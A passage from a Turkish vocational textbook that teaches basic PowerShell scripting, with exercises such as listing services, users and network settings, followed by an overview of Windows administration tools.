


- **Süreç (Process)** bir programın çalıştırılabilir her bir örneğini ifade eder. Her çalışan uygulama bilgisayarın belleğinde bir süreç olarak temsil edilir.
- **Hizmet (Service)** bilgisayarın arka planında çalışan ve kullanıcı arayüzünde görünmeyen uygulamaları ifade eder. Sistem düzeyinde işlevlerin yürütülmesini sağlar.

4.1.9.2. PowerShell ISE ile Temel Betik Programlama

PowerShell'in ISE kod editöründe betik dil kullanılarak işletim sistemindeki birçok işlem otomatik hâle getirilebilir. Bu işlemleri otomatik hâle getirmek için ISE kod editörü ile **ps1** uzantılı betik dosyaları oluşturulur. Oluşturulan betik dosyaları istenen zamanda düzenlenebilir ve çalıştırılabilir.


PowerShell ISE kod editörünü açmak için görev çubuğunda bulunan **Başlat** menüsüne tıklanır. Arama çubuğuna ISE yazılır. Arama sonucunda çıkan **Windows PowerShell ISE** uygulamasına tıklanarak editör açılır (Görsel 4.228).



Görsel 4.228: PowerShell ISE editörü

Editörde yazılan tüm betiği çalıştırmak için araç çubuğunda bulunan **Run Script (F5)** butonu tıklanır. İhtiyaç duyulması hâlinde sadece betiğin seçili bir bölümü de çalıştırılabilir. Bunun için araç çubuğundaki **Run Selection (F8)** butonu kullanılır.

Betik alanında **Write-Host "İlk betik dosyam"** kod parçası yazılır. Betik dosyası **ilkBetik.ps1** olarak masaüstüne kaydedilir. Yazılan betik, **F5** tuşu ile çalıştırıldığı zaman konsol alanında "File … cannot be loaded because running scripts is disabled on this system." hata mesajı ile karşılaşılır (Görsel 4.229).




Görsel 4.229: Hata mesajı

Varsayılanda sistem tarafından PowerShell betik dosyalarının çalıştırılmasına izin verilmez. Bu nedenle betik dosyalarının çalıştırılması için gerekli izin verilmelidir. Betik dosyalarının çalıştırılmasına izin vermek için PowerShell yönetici olarak çalıştırılır. Komut satırına **Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy RemoteSigned** komutu yazılarak Enter tuşuna basılır. Bu komutla yerel olarak oluşturulan tüm PowerShell betik dosyalarının çalışmasına izin verilir (Görsel 4.230).



Görsel 4.230: Betik dosyası yürütme ilkesinin ayarlanması

Betik dosyası tekrar çalıştırıldığında konsol alanına **"İlk betik dosyam"** metni yazdırılır (Görsel 4.231).



Görsel 4.231: Betiğin çalıştırılması

Komut satırına masaüstü klasöründeyken **.\ilkBetik.ps1** yazılır. Enter tuşuna basılarak betik dosyası çalıştırılır (Görsel 4.232).



Görsel 4.232: Komut satırından betik dosyası çalıştırma

PowerShell betik dili çeşitli programlama yapıları sunar. PowerShell'de kullanılan temel programlama yapıları şunlardır:

- Değişkenler
- Operatörler
- Koşul ifadeleri
- Döngüler
- Fonksiyonlar

Değişkenler: Verileri saklamak için kullanılır. Değişkenler metin, sayı, tarih-saat, dizi, nesne gibi veri türlerindeki değerleri saklayabilir. PowerShell betik dilinde değişkenler **$** işareti ile tanımlanır. Değişken tanımlarken veri türü belirtme zorunluluğu yoktur. Değişkenin veri türü, bir değer atandığında otomatik

olarak ayarlanır. Örneğin Görsel 4.233'daki kod **dersAdi** değişkenine bir metin değeri atar. PowerShell, **dersAdi** değişkeninin veri türünü **string** olarak ayarlar.

PowerShell Kodu

```
$dersAdi = "Sistem Güvenliği"
```

Görsel 4.233: Veri türü belirtmeden değişken tanımlama

Karmaşık betiklerde hata ayıklamayı kolaylaştırmak ve kodu daha okunabilir hâle getirmek için değişkenlerin veri türünün belirtilmesi önerilir. Örneğin Görsel 4.234'taki **dersAdi** değişkeni tanımlanırken veri türü **string** olarak belirtilmiştir.

PowerShell Kodu

```
[string]$dersAdi = "Sistem Güvenliği
```

Görsel 4.234: Veri türü belirterek değişken tanımlama

PowerShell betik dilinde tam sayılar için **int**, metinler için **string**, kayan noktalı sayılar için **single** ve **double**, tek karakterler için **char**, tarih ve saat bilgileri için **datetime** veri türleri kullanılır.

PowerShell betik dilinde kullanılmayan bir değişkenin içini boşaltmak için **$null** değişkeni kullanılır. Örnek olarak **$dersAdi = $null** verilebilir. Bu tanımlama sonrası değişken içeriği ekrana yazdırıldığında boş çıktı verir.

Operatörler: Değişkenler ile işlemler gerçekleştirmek için kullanılır. PowerShell betik dilinde yaygın olarak kullanılan operatörler Tablo 4.28'de verilmiştir.

Tablo 4.28: PowerShell Operatörleri

Aritmetik Operatörler		Karşılaştırma Operatörleri		Mantıksal Operatörler		Atama Operatörleri	
+	Toplama	-eq	Eşittir	-and	Ve	=	Basit atama
-	Çıkarma	-ne	Eşit değildir	-or	Veya	+=	Eklemeli atama
*	Çarpma	-lt	Küçüktür	-not	Değil	-=	Çıkarmalı atama
/	Bölme	-le	Küçük veya eşittir				
%	Kalan bulma	-gt	Büyüktür				
		-ge	Büyük veya eşittir				

Koşul İfadeleri: Belirli bir koşulu kontrol etmek ve buna göre farklı işlemler gerçekleştirmek için kullanılır. PowerShell'de **if** ve **switch** programlama yapıları kullanılarak koşullu ifadeler oluşturulur. **If-elseif-else** koşul ifadelerinin örnek kullanımı Görsel 4.235'de verilmiştir.

Switch koşul ifadesinin örnek kullanımı Görsel 4.236'da verilmiştir.

PowerShell Kodu

```
[int]$sayi = Read-Host "Sayıyı giriniz"

if ($sayi -gt 0) {
    Write-Host "Sayı: Pozitif"
} elseif ($sayi -lt 0) {
    Write-Host "Sayı: Negatif"
} else {
    Write-Host "Sayı: Nötr"
}
```

Görsel 4.235: İf-elseif-else koşul ifadelerinin örnek kullanımı

PowerShell Kodu

```
[string]$komut = Read-Host "Temel Linux komutunu giriniz"

switch ($komut)
{
    "ls"    {Write-Host "Dizin içeriğini listeler."}
    "cd"    {Write-Host "Dizinler arası geçiş yapar."}
    "touch" {Write-Host "Dosya oluşturur."}
    "mkdir" {Write-Host "Dizin oluşturur."}
    "cat"   {Write-Host "Dosya içeriğini konsola yazar."}
    default {Write-Host "Bu komutun görevini bilmiyorum."}
}
```

Görsel 4.236: Switch koşul ifadesinin örnek kullanımı

Döngüler: Bir işlemi belirli bir sayıda veya koşul sağlandığı müddetçe tekrarlamak için kullanılır. **Tekrarlı ifadeler** olarak da adlandırılır. PowerShell'de for, foreach, while ve do-while programlama yapıları kullanılarak tekrarlı ifadeler oluşturulur. Tekrarlı ifadelerin yapısal biçimleri Tablo 4.29'da verilmiştir.

Tablo 4.29: Döngülerin Yapısal Biçimleri

For Döngüsü	Foreach Döngüsü

for (başlangıç değeri; koşul ; değişim miktarı)
{
İşlemler
}
	foreach (değişken in dizi)
	{
	İşlemler
	}
	dizi | % { İşlemler }

While Döngüsü	**Do While Döngüsü**

denetim değişkeni = başlangıç değeri
while (koşul)
{
İşlemler
denetim değişkeni ±= değişim miktarı
}
	denetim değişkeni = başlangıç değeri
	do
	{
	İşlemler
	denetim değişkeni ±= değişim miktarı
	}
	while (koşul)

For döngüsünün örnek kullanımı Görsel 4.237'te verilmiştir.

Foreach döngüsünün örnek kullanımı Görsel 4.238'te verilmiştir. # karakteri ile başlayan satır, açıklama yapmak için kullanılmıştır.

PowerShell Kodu

```
for ($i=1; $i -le 5; $i++)
{
    New-Item "Dosya$i.txt" -ItemType File
}
```

Görsel 4.237: For döngüsünün örnek kullanımı

PowerShell Kodu

```
$n = 10
foreach ($sayi in 1..$n)
{
    Write-Host $sayi
}

# veya

1..$n | % { Write-Host $_}
```

Görsel 4.238: Foreach döngüsünün örnek kullanımı

While döngüsünün örnek kullanımı Görsel 4.239'te verilmiştir.

Do While döngüsünün örnek kullanımı Görsel 4.240'da verilmiştir.

PowerShell Kodu

```
$adet = 5

while($adet -ge 1)
{
    Write-Host "PowerShell öğreniyorum."
    $adet--
}
```

Görsel 4.239: While döngüsünün örnek kullanımı

PowerShell Kodu

```
$i = 1

do
{
    $i >> .\sayilar.txt
    $i = $i + 1
}
while($i -le 5)
```

Görsel 4.240: Do while döngüsünün örnek kullanımı

Fonksiyonlar: Sık kullanılan ve belli bir görevi yerine getiren kod parçalarını bir isim altında toplamak için kullanılır. Fonksiyon, bağımsız ve adlandırılmış bir kod blokudur. Fonksiyonlar kodun yeniden kullanılabilirliğini artırır. Ayrıca karmaşık işlemleri daha küçük ve yönetilebilir parçalara bölerek programlamada modülerlik sağlar.

Geri değer döndürmeyen parametresiz fonksiyonun örnek kullanımı Görsel 4.241'de verilmiştir.

```
# Fonksiyon tanımlama
function Selamla
{
    $saat = (Get-Date).Hour

    if (($saat -gt 5) -and ($saat -lt 13)) { Write-Host "Günaydın" }
    elseif (($saat -ge 13) -and ($saat -lt 19)) { Write-Host "Tünaydın" }
    elseif (($saat -ge 19) -and ($saat -le 23)) { Write-Host "İyi akşamlar" }
    else { Write-Host "İyi geceler" }
}

# Fonksiyon çağırma
Selamla
```

Görsel 4.241: Geri değer döndürmeyen parametresiz fonksiyon kullanımı

Geri değer döndüren parametresiz fonksiyonun örnek kullanımı Görsel 4.242'de verilmiştir.

Geri değer döndürmeyen parametreli fonksiyonun örnek kullanımı Görsel 4.243'da verilmiştir.

PowerShell Kodu

```
# Fonksiyon tanımlama
function RakamUret
{
    $zaman = (Get-Date).Millisecond
    return $zaman % 10
}
# Fonksiyon çağırma
$rakam = RakamUret
Write-Host "Üretilen rakam: $rakam"
```

Görsel 4.242: Geri değer döndüren parametresiz fonksiyon kullanımı

PowerShell Kodu

```
# Fonksiyon tanımlama
function MesajVer($isim)
{
    Write-Host "Merhaba $isim"
}

# Fonksiyon çağırma
MesajVer "Ayşe"
MesajVer "Hakan"
```

Görsel 4.243: Geri değer döndürmeyen parametreli fonksiyon kullanımı

Geri değer döndüren parametreli fonksiyonun örnek kullanımı Görsel 4.244'de verilmiştir.

PowerShell Kodu

```
# Fonksiyon tanımlama
function Topla($sayi1, $sayi2)
{
   return $sayi1 + $sayi2
}
# Fonksiyon çağırma
$toplam = Topla 3 7
Write-Host "Toplam=$toplam"
```

Görsel 4.244: Geri değer döndüren parametreli fonksiyon kullanımı

35. UYGULAMA

PowerShell betik dilinin kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: PowerShell ISE penceresini yönetici olarak çalıştırınız.

2. Adım: Haricî argüman ve if-else ifadesini (Görsel 4.245) kullanarak betiği oluşturunuz (**$PSBoundParameters.Count** gönderilen haricî parametre sayısını ifade eder.).

```
betik1.ps1
1  param($isim, $soyisim)        ← Harici Argüman
2
3  if($PSBoundParameters.Count -eq 2)
4  {
5      Write-Host "Merhaba $isim $soyisim"
6  }
7  else
8  {
9      Write-Host "Uyarı: Eksik parametre"
10 }
```

```
PS C:\Users\lise_\OneDrive\Masaüstü> .\betik1.ps1 -isim Mustafa -soyisim Özer
Merhaba Mustafa Özer

PS C:\Users\lise_\OneDrive\Masaüstü> .\betik1.ps1 Mustafa Özer
Merhaba Mustafa Özer

PS C:\Users\lise_\OneDrive\Masaüstü> .\betik1.ps1 Mustafa
Uyarı: Eksik parametre

PS C:\Users\lise_\OneDrive\Masaüstü> .\betik1.ps1
Uyarı: Eksik parametre
```

Görsel 4.245: Haricî argüman ve if-else kullanımı

3. Adım: Girdi alma, veri tipi dönüştürme, operatör ve if-else yapılarını kullanarak betiği oluşturunuz (Görsel 4.246).

```
betik2.ps1
1  Write-Host "1.sayıyı gir:"
2  $sayi1 = Read-Host                ← Girdi Alma
3  $sayi1 = [int]$sayi1              ← Veri Tipi Dönüşümü
4
5  [int]$sayi2 = Read-Host "2.sayıyı gir"   ← Girdi Alma
6
7  if (($sayi1 % $sayi2) -eq 0)      ← if-else ve Operatör Kullanımı
8  {
9      Write-Host "1.sayı, 2.sayıya tam bölünüyor."
10 }
11 else
12 {
13     Write-Host "1.sayı, 2.sayıya tam bölünmüyor."
14 }
```

```
PS C:\Users\lise_\OneDrive\Masaüstü> .\betik2.ps1
1.sayıyı gir:
6
2.sayıyı gir: 3
1.sayı, 2.sayıya tam bölünüyor.

PS C:\Users\lise_\OneDrive\Masaüstü> .\betik2.ps1
1.sayıyı gir:
7
2.sayıyı gir: 4
1.sayı, 2.sayıya tam bölünmüyor.
```

Görsel 4.246: Girdi alma, veri tipi dönüştürme, operatör ve if-else kullanımı

4. Adım: Haricî argüman, fonksiyon, operatör ve if yapılarını kullanarak betiği oluşturunuz (Görsel 4.247).

```
betik3.ps1
1  param([int]$sayi)             ← Harici Argüman
2
3  function MutlakDeger($sayi)   ← Fonksiyon
4  {
5      if($sayi -lt 0)           ← if Yapısı
6      {
7          $sayi=-$sayi
8      }
9
10     return $sayi
11 }
12
13 $mutlak = MutlakDeger($sayi)
14 Write-Host "|$sayi| = $mutlak"
```

```
PS C:\Users\lise_\OneDrive\Masaüstü> .\betik3.ps1 5
|5| = 5

PS C:\Users\lise_\OneDrive\Masaüstü> .\betik3.ps1 -4   ← Harici Argüman Gönderimi
|-4| = 4

PS C:\Users\lise_\OneDrive\Masaüstü> .\betik3.ps1 0
|0| = 0

PS C:\Users\lise_\OneDrive\Masaüstü> .\betik3.ps1 -123
|-123| = 123
```

Görsel 4.247: Haricî argüman, fonksiyon, operatör ve if kullanımı

5. Adım: PowerShell cmdlet'lerini switch yapısı ile birlikte kullanarak betiği oluşturunuz (Görsel 4.248).

```
betik4.ps1* ×
 1  Clear-Host
 2  Write-Host "[1] Hizmetleri Listele"
 3  Write-Host "[2] Süreçleri Listele"
 4  Write-Host "[3] IP Bilgilerini Listele"
 5  Write-Host "[4] Kullanıcıları Listele"
 6  Write-Host "[X] Çıkış"
 7
 8  $secim = Read-Host "Seçiminizi giriniz [1, 2, 3, 4, X]"
 9
10  switch($secim)
11  {
12      "1" { Get-Service }
13      "2" { Get-Process }
14      "3" { Get-NetIPConfiguration }
15      "4" { Get-LocalUser }
16      "X" { exit }
17      default { Write-Host "Hatalı seçim yaptınız." }
18  }
```

```
[1] Hizmetleri Listele
[2] Süreçleri Listele
[3] IP Bilgilerini Listele
[4] Kullanıcıları Listele
[X] Çıkış
Seçiminizi giriniz [1, 2, 3, 4, X]: 3


InterfaceAlias       : Ethernet
InterfaceIndex       : 13
InterfaceDescription : Intel(R) PRO/1000 MT Desktop Adapter
NetProfile.Name      : Ağ
IPv4Address          : 10.0.2.100
IPv6DefaultGateway   :
IPv4DefaultGateway   : 10.0.2.2
DNSServer            : 8.8.8.8
```

Görsel 4.248: Switch kullanımı

6. Adım: PowerShell cmdlet'lerini ve foreach döngüsünü birlikte kullanarak betiği oluşturunuz (Görsel 4.249).

```
betik5.ps1 ×
 1  $gruplar = (Get-LocalGroup).Name
 2  $i=0
 3  $maksimum = (Get-LocalGroup).Count
 4
 5  $adet = Read-Host "Listelemek istediğiniz grup adedini giriniz [1-$maksimum]"
 6  foreach ($grup in $gruplar)
 7  {
 8      Write-Host $grup
 9      $i++
10
11      if($i -eq $adet)
12      {
13          break # Döngüden çıkmak için kullanılır.
14      }
15  }
```

```
PS C:\Users\lise_\OneDrive\Masaüstü> .\betik5.ps1
Listelemek istediğiniz grup adedini giriniz [1-19]: 3
Administrators
Backup Operators
Cihaz Sahipleri
```

Görsel 4.249: Foreach döngüsünün kullanımı

7. Adım: PowerShell cmdlet'lerini ve fonksiyon yapısı ile while döngüsünü birlikte kullanarak betiği oluşturunuz (Görsel 4.250).

betik6.ps1

```
param([int]$adet)
function DizinOlustur($adet)
{
    $i = 1
    while($i -le $adet){
        if(-not (Test-Path ".\Yeni Dizin$i")){
            New-Item "Yeni Dizin$i" -ItemType Directory
        }
        $i++
    }
}
DizinOlustur $adet

```

```
PS C:\Users\lise_\OneDrive\Masaüstü> .\betik6.ps1 2


    Directory: C:\Users\lise_\OneDrive\Masaüstü


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        25.08.2023     02:34                Yeni Dizin1
d-----        25.08.2023     02:34                Yeni Dizin2


PS C:\Users\lise_\OneDrive\Masaüstü> .\betik6.ps1 4


    Directory: C:\Users\lise_\OneDrive\Masaüstü


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        25.08.2023     02:34                Yeni Dizin3
d-----        25.08.2023     02:34                Yeni Dizin4
```

Görsel 4.250: While döngüsünün kullanımı

8. Adım: Dizi kullanımı ile ilgili betiği oluşturunuz (Görsel 4.251).

betik7.ps1*

```
$kullanicilar  = (Get-LocalUser).Name

Write-Host "Kullanıcılar Listesi"
$kullanicilar
Write-Host
Write-Host "1.kullanıcı: "$kullanicilar[0]
Write-Host "2.kullanıcı: "$kullanicilar[1]
Write-Host "Sonuncu kullanıcı: "$kullanicilar[-1]

```

```
PS C:\Users\lise_\OneDrive\Masaüstü> .\betik7.ps1
Kullanıcılar Listesi
Administrator
akif
Guest
lise_
VarsayılanHesap
WDAGUtilityAccount

1.kullanıcı:  Administrator
2.kullanıcı:  akif
Sonuncu kullanıcı:  WDAGUtilityAccount
```

Görsel 4.251: Dizi kullanımı

9. Adım: For döngüsü kullanımı ile ilgili betiği oluşturunuz (Görsel 4.252).

```
betik8.ps1* ×
1  $ip = "127.0.0."
2
3  for($i=1; $i -lt 255; $i++)
4  {
5      ping -n 1 $ip$i
6  }
7
```

```
PS C:\Users\lise_\OneDrive\Masaüstü> .\betik8.ps1

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

Pinging 127.0.0.2 with 32 bytes of data:
Reply from 127.0.0.2: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.2:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

Pinging 127.0.0.3 with 32 bytes of data:
Reply from 127.0.0.3: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.3:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Görsel 4.252: For döngüsünün kullanımı

SIRA SİZDE


Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- PowerShell ISE penceresini yönetici olarak çalıştırınız.
- Windows işletim sisteminde kullanılan Wi-Fi bilgilerini metin dosyasına kaydeden bir betik oluşturunuz.
- Bir klasördeki **txt** uzantılı dosyaları **Metinler** klasörüne taşıyan bir betik oluşturunuz.
- Belirtilen klasörde bulunan boş klasörleri silen bir betik oluşturunuz.
- Metin dosyası içinde bulunan alan adlarına ping atan bir betik oluşturunuz.
- Belirtilen sayıda ardışık dosya oluşturan bir betik oluşturunuz (Döngü olarak **do while** kullanınız.).
- Belirtilen saatte bilgisayarı kapatan bir betik oluşturunuz.
- Klavyeden girilen log türüne ait son 20 kaydı listeleyen bir betik oluşturunuz.

4.1.10. Windows İşletim Sistemi Yönetim Araçları

Yönetim araçları, kullanıcıların veya sistem yöneticilerinin çeşitli görevleri gerçekleştirmek ve sistem yönetimini kolaylaştırmak için kullanabileceği bir dizi araçtan oluşur. Kullanıcılar bu araçları kullanarak sistemi izleyebilir, sorunları tanımlayabilir ve çözmek için gerekli adımları uygulayabilir. Ayrıca güvenlik yapılandırmaları ile ilgili ayarlamalar da yönetim araçları kullanılarak yapılabilir.

Windows 11 işletim sisteminde yönetim araçlarını açmak için görev çubuğunda bulunan **Başlat** menüsüne tıklanır. Arama çubuğuna Windows araçları yazılır. Arama sonucunda çıkan **Windows Araçları** uygulamasına tıklanarak yönetimsel araçlar penceresi açılır (Görsel 4.253).



Görsel 4.253: Windows Araçları menüsü

Windows yönetim araçları, Windows'un farklı sürümlerine göre değişiklik gösterebilir. Sıkça kullanılan yönetim araçlarından bazıları başlıklar hâlinde verilmiştir.

Bilgisayar Yönetimi: Windows'un sistem, depolama yönetimi, hizmetler ve uygulamalar ile ilgili araçlarına tek bir pencerede erişim imkânı sunar.

Denetim Masası: Windows'un sistem ve güvenlik, ağ ve internet, kullanıcı hesapları, programlar, görünüm ve kişiselleştirme, donanım gibi ayarlarını yapılandırmak için kullanılır.

Disk Temizleme: Windows sistemdeki geçici ve gereksiz dosyaları temizlemek için kullanılır.

Gelişmiş Güvenlik Özellikli Windows Defender Güvenlik Duvarı: Gelen-giden ağ trafiğini kontrol etmek ve tehditleri engellemek için kullanılır.

Görev Yöneticisi: Çalışan süreçleri izlemek ve yönetmek için kullanılır.

Görev Zamanlayıcı: Belirli görevlerin veya programların otomatik olarak çalıştırılmasını zamanlamak için kullanılır.

Hizmetler: Arka planda çalışan tüm hizmetleri görüntülemek ve yönetmek için kullanılır.

Kaynak İzleyicisi: CPU, disk, bellek ile ağ kaynaklarının kullanımını takip etmek ve performanslarını izlemek için kullanılır.

Kayıt Defteri Düzenleyicisi: Windows işletim sisteminde donanım, yazılım ve kullanıcı yapılandırma ayarlarının saklandığı hiyerarşik bir veri tabanıdır.

Olay Görüntüleyicisi: Sistemde gerçekleşen bazı olayları ve günlük kayıtlarını görüntülemek için kullanılır.

Performans İzleyicisi: Sistemin performans verilerini gerçek zamanlı olarak veya bir günlük dosyasından görüntülemek için kullanılır.

Sistem Bilgisi: Donanım kaynakları, multimedya, ağ, depolama vb. bileşenler ve yazılım ortamı hakkında detaylı bilgiler sunar. İşletim sistemi adı, sürümü, sistem türü, işlemci, BIOS modu gibi birçok bilgiyi sistem özeti olarak gösterir.

Sistem Yapılandırması: Başlangıç ve önyükleme ayarlarını değiştirmek için kullanılır.

Yerel Güvenlik İlkesi: Bir bilgisayarın yerel güvenlik ayarlarını yapılandırmak için kullanılır. Bilgisayarın güvenlik düzeyini artırmayı amaçlar. Bunun için hesap ilkeleri, yerel ilkeler, yazılım kısıtlama ilkeleri gibi güvenlik ayarları gerçekleştirilir.



Windows yönetim araçları ve kullanımı hakkında araştırma yapınız. Bu araçları kullanarak uygulamalar gerçekleştiriniz. Araştırma sonuçlarını ve gerçekleştirdiğiniz uygulamaları rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.

